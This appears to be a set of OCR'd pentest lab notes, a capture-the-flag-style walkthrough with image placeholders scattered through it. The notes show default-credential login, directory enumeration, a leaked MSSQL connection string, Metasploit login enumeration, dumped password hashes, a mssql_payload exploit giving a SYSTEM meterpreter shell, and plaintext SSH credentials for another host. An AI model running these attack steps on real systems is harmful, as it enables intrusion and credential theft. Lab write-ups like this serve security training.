


⇒ try with admin:admin → **WORKED**




Now lets try to enum with **dirb -u**






Let's try with these path



https://stackoverflow.com/questions/1134319/difference-between-a-user-and-a-login-in-sql-


server




#MSSQL Connection string (**Suspicious** about the SQL machine) → Let's exploit SQL machine after this!

Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ FLAG on this MACHINE!



• Connect to this path /var/www/html/project/354253425234234/flag.txt



!!!!!!!!!!

172.16.64.199

Nmap scan report for **172.16.64.199**
Host is up (0.025s latency).
Not shown: 996 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2014 12.00.2000


MAC Address: 00:50:56:A2:BE:5F (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

2. Enum


#MSSQL Connection string (**Suspicious** about the SQL machine) → Let's exploit SQL machine after this!

Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ FLAG on this MACHINE!



- Inspect Server=foosql.foo.com



3. Exploit

https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server

Description:

This module can be used to obtain a list of all logins from a SQL Server with any login. Selecting all of the logins from the master..syslogins table is restricted to sysadmins. However, logins with the PUBLIC role (everyone) can quickly enumerate all SQL Server logins using the SUSER_SNAME function by fuzzing the principal_id parameter. This is pretty simple, because the principal IDs assigned to logins are incremental. Once logins have been enumerated they can be verified via sp_defaultdb error analysis. This is important, because not all of the principal IDs resolve to SQL logins (some resolve to roles instead). Once logins have been enumerated, they can be used in dictionary attacks.


```
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > show options

Module options (auxiliary/admin/mssql/mssql_enum_sql_logins):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   FuzzNum              300              yes       Number of principal_ids to fuzz.
   PASSWORD                              no        The password for the specified username
   RHOSTS                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set username fooadmin
username => fooadmin
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set password fooadmin
password => fooadmin
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
```

```
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > exploit
[*] Running module against 172.16.64.199

[*] 172.16.64.199:1433 - Attempting to connect to the database server at 172.16.64.199:1433 as fooadmin...
[+] 172.16.64.199:1433 - Connected.
[*] 172.16.64.199:1433 - Checking if fooadmin has the sysadmin role...
[+] 172.16.64.199:1433 - fooadmin is a sysadmin.
[*] 172.16.64.199:1433 - Setup to fuzz 300 SQL Server logins.
[*] 172.16.64.199:1433 - Enumerating logins...
[+] 172.16.64.199:1433 - 36 initial SQL Server logins were found.
[*] 172.16.64.199:1433 - Verifying the SQL Server logins...
[+] 172.16.64.199:1433 - 14 SQL Server logins were verified:
[*] 172.16.64.199:1433 -   - ##MS_PolicyEventProcessingLogin##
[*] 172.16.64.199:1433 -   - ##MS_PolicyTsqlExecutionLogin##
[*] 172.16.64.199:1433 -   - ##MS_SQLAuthenticatorCertificate##
[*] 172.16.64.199:1433 -   - ##MS_SQLReplicationSigningCertificate##
[*] 172.16.64.199:1433 -   - ##MS_SQLResourceSigningCertificate##
[*] 172.16.64.199:1433 -   - BUILTIN\Users
[*] 172.16.64.199:1433 -   - NT AUTHORITY\SYSTEM
[*] 172.16.64.199:1433 -   - NT SERVICE\MSSQL$FOOSQL
[*] 172.16.64.199:1433 -   - NT SERVICE\SQLWriter
[*] 172.16.64.199:1433 -   - NT SERVICE\Winmgmt
[*] 172.16.64.199:1433 -   - WIN10\AdminELS
[*] 172.16.64.199:1433 -   - fooadmin
[*] 172.16.64.199:1433 -   - jerry
[*] 172.16.64.199:1433 -   - sa
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) >
```

```
Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf6 auxiliary(scanner/mssql/mssql_hashdump) > set username fooadmin
username => fooadmin
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set password fooadmin
password => fooadmin
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
msf6 auxiliary(scanner/mssql/mssql_hashdump) > run

[*] 172.16.64.199:1433    - Instance Name: "FOOSQL"
[+] 172.16.64.199:1433    - Saving mssql12 = sa:020091f2307357b1b2e86499d7c34c5af7bda5ff3ea1172133902d514b482ca9821331c56904c456475bf74684ebae7e656f0c0e1621d76324f12b662ced05bb613ef7819e46
[+] 172.16.64.199:1433    - Saving mssql12 = ##MS_PolicyEventProcessingLogin##:020087992e90a36288814c0afe83cfa340a549bb20b5dbc8ad2892cd2404ec8bba29664360d2c51e8cf9088fbe23cf3837e81bb039436dee91542d51c2ea5278d10c658ec541
[+] 172.16.64.199:1433    - Saving mssql12 = ##MS_PolicyTsqlExecutionLogin##:0200be3999073e2223375500f35b692034f72fcdc89fdfc69acd6a080e5894335fc26d7edac0af7885aa8209ab64e3abc6a06008d7bc8b3914a8f143dd9cfca1da9d34b0a378
[+] 172.16.64.199:1433    - Saving mssql12 = fooadmin:02007a3452af0a2beaa4f2c9deb12b4e59e9cc1f4dace265ea5adf687f442650fbbd1a395ad01a9f26c9be147c0144607734af54d6eed32e6598759d3161adf7f5ec9682bc80
[+] 172.16.64.199:1433    - Saving mssql12 = jerry:02009ea377fa3fbc10d620b28af744d3b44e3312433da1521937bc21cde28bcc28ef1cb17e91e133bdbbda57ba411351d31f0364947d6c6b74d98c38376329b955fefaf3ae7b
[*] 172.16.64.199:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

#Uploads and execute a payload


msf> use exploit/windows/mssql/mssql_payload



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN10
OS              : Windows 10 (10.0 Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > pwd
C:\Windows\system32
meterpreter > search -f flags.txt
No files matching your search were found.
meterpreter > search -f flag.txt
Found 1 result...
    c:\Users\AdminELS\Desktop\flag.txt (47 bytes)
meterpreter > cat  c:/Users/AdminELS/Desktop/flag.txt
Congratulations! You exploited this machine!
meterpreter >
```

Countinue to enumerating to see if we could find anything interesting!


```
meterpreter > cat  c:/Users/AdminELS/Desktop/flag.txt
Congratulations! You exploited this machine!
meterpreter > cd c:/Users/AdminELS/Desktop/
meterpreter > ls
Listing: c:\Users\AdminELS\Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  853   fil   2019-03-12 08:31:52 -0400  HeidiSQL.lnk
100666/rw-rw-rw-  282   fil   2017-12-15 17:42:58 -0500  desktop.ini
100666/rw-rw-rw-  47    fil   2019-04-02 06:13:19 -0400  flag.txt
100666/rw-rw-rw-  632   fil   2019-03-13 02:58:33 -0400  id_rsa.pub

meterpreter > type id_rsa.pub
[-] Unknown command: type.
meterpreter > cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAlGWzjgKVHcpaDFvc6877t6ZT2ArQa+OiFteRLCc6TpxJ/lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzj
6o+7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2OzWj1U6NSXZ4Je/trAKoLHisVfq1hAnulUg0HMQrPCMddW5CmTzuEAwd8RqNRUizqsgIcJwAyQ8uPZn5
TB7kcyIQ/3BQfBya1qhjXeimpmiNX1nnQ== rsa-key-20190313###ssh://developer:dF3334slKw@172.16.64.182:22##############################
##########################################################################################################meterpreter >
```

